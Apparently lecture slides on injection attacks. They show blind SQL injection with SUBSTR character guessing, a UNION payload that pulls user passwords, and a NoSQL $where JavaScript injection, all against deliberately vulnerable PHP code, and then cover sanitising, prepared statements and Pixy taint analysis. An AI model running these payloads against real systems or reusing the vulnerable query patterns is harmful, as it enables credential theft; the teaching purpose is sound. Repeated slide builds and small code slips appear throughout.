  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

Blind SQL Injection Attacks

- Queries might not return the output in direct manner (e.g., password)
  - It just shows the number of matched rows!
- Can be used to learn one bit at a time
  - Several queries (i.e., brute forcing) required for successful exploit

```
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

Return the # of matched rows

Asking for Partial Information

- Blind SQL injection allows for a single bit at a time
  - Need means to select just that bit
  - E.g., is first character of password an ‘a’?

- Option #1: Using substrings (`SUBSTR`)
  - `SUBSTR(str, pos, len)`: extract `len` characters starting from `pos`

- Option #2: Using LIKE (`LIKE`)
  - Using wildcard ‘a%’ (Regex: ‘a’ followed by an arbitrary amount of characters)

(Example) Blind SQL Injection Attacks


```
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

id	pw	email	phone	…
root	cbasf!@	root@units.ac.kr	0104244XXXX	…


(Example) Blind SQL Injection Attacks


```
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

id	pw	email	phone	…
admin	cbasf!@	root@units.ac.kr	0104244XXXX	…

(Example) Blind SQL Injection Attacks

1st try `admin' AND SUBSTR(password, 1, 1) == 'a' --`





```
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

id	pw	email	phone	…
admin	cbasf!@	root@units.ac.kr	0104244XXXX	…

(Example) Blind SQL Injection Attacks

1st try `admin' AND SUBSTR(password, 1, 1) == 'a' --`

False ⇒ *# of matched rows: 0*





```php
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

id	pw	email	phone	…
admin	cbasf!@	root@units.ac.kr	0104244XXXX	…

(Example) Blind SQL Injection Attacks

2nd try `admin' AND SUBSTR(password, 1, 1) == 'b' --`

Attacker



NOK


False ⇒ *# of matched rows: 0*

```
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

id	pw	email	phone	…
admin	cbasf!@	root@units.ac.kr	0104244XXXX	…

(Example) Blind SQL Injection Attacks

3rd try `admin' AND SUBSTR(password, 1, 1) == 'c' --`




Okay, the 1s character of the admin's password is 'c'

```php
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

id	pw	email	phone	…
admin	cbasf!@	root@units.ac.kr	0104244XXXX	…

(Example) Blind SQL Injection Attacks

1st try `admin' AND SUBSTR(password, 2, 1) == 'a' --`




Let's find 2nd character

```
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

id	pw	email	phone	…
admin	cbasf!@	root@units.ac.kr	0104244XXXX	…

(Example) Blind SQL Injection Attacks

2nd try `admin' AND SUBSTR(password, 2, 1) == 'b' --`



Okay, the 2nd character of the admin's password is 'b'

```php
<?php
  $query = "SELECT count(*)
        FROM user
        WHERE username = '".$_POST['username']."'";
  $num_users = mysql_query($query)[0];

  if ($num_users == 1) {
    print "OK";
  } else {
    print "NOK"
  }
?>
```

id	pw	email	phone	…
admin	cbasf!@	root@units.ac.kr	0104244XXXX	…

UNION-based SQL Injection Attacks

- SQL allows to chain multiple queries to single output
  - Union of all sub queries
- [query A] `UNION` [query B]
  - Very helpful to exfiltrate data from other tables
  - Important: number and type of columns must match!

id	name
1	Jiun
2	Daeun

Table1

id	name
2	Daeun
3	Yeon

Table2

```
SELECT ID, NAME FROM TABLE1
UNION
SELECT ID, NAME FROM TABLE2
```

id	name
1	Jiun
2	Daeun
3	Yeon

UNISON-based SQL Injection Example


```
$query =
"SELECT problem_id, title FROM problem WHERE title='$input'"
```

😈 **(malicious)** input: `A' UNION SELECT uid, pw FROM user --`

```
$query = "SELECT problem_id, title FROM problem WHERE title='A'
          UNION
          SELECT uid, pw FROM user --'"
```

uid	name	pw
1	admin	sDaF$@!a
2	Jiun	4444
3	Daeun	1234

Table user

problem_id	title
100	X
200	Y

Table problem

UNISON-based SQL Injection Example


```
$query =
"SELECT problem_id, title FROM problem WHERE title='$input'"
```

😈 **(malicious)** input: `A' UNION SELECT uid, pw FROM user --`

```
$query = "SELECT problem_id, title FROM problem WHERE title='A'
          UNION
          SELECT uid, pw FROM user --'"
```

user table ∪ Empty table

uid	name	pw
1	admin	sDaF$@!a
2	Jiun	4444
3	Daeun	1234

Table user

problem_id	title
100	X
200	Y

Table problem

UNISON-based SQL Injection Example


```
$query =
"SELECT problem_id, title FROM problem WHERE title='$input'"
```

😈 **(malicious)** input: `A' UNION SELECT uid, pw FROM user --`

```
$query = "SELECT problem_id, title FROM problem WHERE title='A'
          UNION
          SELECT uid, pw FROM user --'"
```

uid	name	pw
1	admin	sDaF$@!a
2	Jiun	4444
3	Daeun	1234

Table user

problem_id	title
100	X
200	Y


Table problem

problem_id+uid	title+pw
1	sDaF$@!a
2	4444
3	1234

Union result

NoSQL

- A new class of distributed and scalable databases
- Do NOT use SQL



mongoDB
Apache CASSANDRA
APACHE HBASE
amazon DynamoDB
neo4j
RAVENDB
redis
HYPERTABLE INC
CouchDB relax
OrientDB

How About NoSQL?

- SQL (Structured Query Language)
  - E.g., SELECT * FROM table WHERE name = ‘seongil.wi’

- NoSQL (Unstructured Query): JavaScript, JSON, HTTP
  - E.g.,

```
$fquery = “function () {
    ...
    var userType = “.$_GET[‘user’].”
    if (this.showprivilege == userType)
        return true;
    else
        return false;
}”;
$result = $collection->find(array(‘$where‘=>$fquery));
```

How About NoSQL?

- SQL (Structured Query Language)
  - E.g., SELECT * FROM table WHERE name = ‘seongil.wi’

- NoSQL (Unstructured Query): JavaScript, JSON, HTTP
  - E.g.,

```
$fquery = “function () {
    ...
    var userType = “.$_GET[‘user’].”
    if (this.showprivilege == userType)
        return true;
    else
        return false;
}”;
$result = $collection->find(array(‘$where‘=>$fquery));
```

JavaScript query

How About NoSQL?

https://victim.com/target.php?user=seongil

```
$fquery = “function () {
    ...
    var userType = “.$_GET[‘user’].”
    if (this.showprivilege == userType)
        return true;
    else
        return false;
}”;
$result = $collection->find(array(‘$where‘=>$fquery));
```

```
function(){
  var userType=“seongil”;
  return false;
}
```

NoSQL Injection Attack (Example)

https://victim.com/target.php?user=1";return true;}//

```
$fquery = "function () {
    ...
    var userType = ".$_GET['user']."
    if (this.showprivilege == userType)
        return true;
    else
        return false;
}";
$result = $collection->find(array('$where'=>$fquery));
```

The JavaScript query always returns true

```
function(){
  var userType="1";
  return true;
}//...}
```

How to Prevent (or Mitigate)?

- SQL injection occurs due to improper separation between code and data
  - Do not use input as code!
  - Sanitize user input

Sanitize User Input

- For PHP, use `htmlspecialchars`

```
$id = htmlspecialchars($id, ENT_QUOTES, 'UTF-8')
$query = "SELECT * FROM users WHERE id='$id'"
```

```
$id: admin' --
        ⬇
$id: admin&#039; --
```

- Do not build your own sanitizer!
  - E.g., you can sanitize the input by checking for the keyword "SELECT" (uppercase)

⇒ the attacker can exploit with "select" (lowercase)

How to Prevent (or Mitigate)?


- SQL injection occurs due to improper separation between code and data
  - Do not use input as code!
  - Sanitize user input
  - Best practice: use prepared statements

Prepared SQL Statements


```
$q = “SELECT * FROM users WHERE id=‘$id’ and pw=‘$pw’”;
$r = mysql_query($q);
```

Prepared SQL Statements


```
$q = “SELECT * FROM users WHERE id=‘$id’ and pw=‘$pw’”;
$r = mysql_query($q);
```




Use prepared SQL statements

```
$my = new mysqli(...);
$s = $my->prepare(“SELECT * FROM users WHERE id=? and pw=?”);
$s->bind_param(“s”, $id, $pw);
$s->execute();
```

Prepared SQL Statements


```
$q = “SELECT * FROM users WHERE id=‘$id’ and pw=‘$pw’”;
$r = mysql_query($q);
```



Use prepared SQL statements

Meaning: "?" must be data, not part of the query

```
$my = new mysqli(...);
$s = $my->prepare(“SELECT * FROM users WHERE id=? and pw=?”);
$s->bind_param(“s”, $id, $pw);
$s->execute();
```

Bind parameters to ?
(s stands for string)

Let’s Dive into SQL Injection Research!

Pixy, S&P '06

- Uses a **static analysis** to find Cross-Site Scripting (XSS) and SQL injection vulnerabilities in PHP apps

- Basic idea: identify whether "**tainted**" values can reach "**sensitive**" points in the program
  - Tainted "sources": input values that come from the user (should always be treated as potentially malicious)
  - Sensitive "sink": any point in the program where a value is sent to the backend database (SQL injection)

Example Code: SQL Injection Vulnerability



```
<?php
  $id = $_POST['id'];
  $id2 = $id;
  $query = "SELECT * FROM users WHERE id='$id2'";
  $r = mysql_query($query);
?>
```

Taint Analysis Procedure

1. Identify source:
where you get a user input value

```
<?php
  $id = $_POST['id'];
  $id2 = $id;
  $query = "SELECT * FROM users WHERE id='$id2'";
  $r = mysql_query($query);
?>
```

Taint Analysis Procedure



Build Data Flows From Source to Sink

```
$id:     Untainted
$id2:    Untainted
$query:  Untainted
```

Source `$id = $_POST['id'];`

↓

`$id2 = $id;`


↓

`$query = "SELECT * FROM users WHERE id='$id2'";`

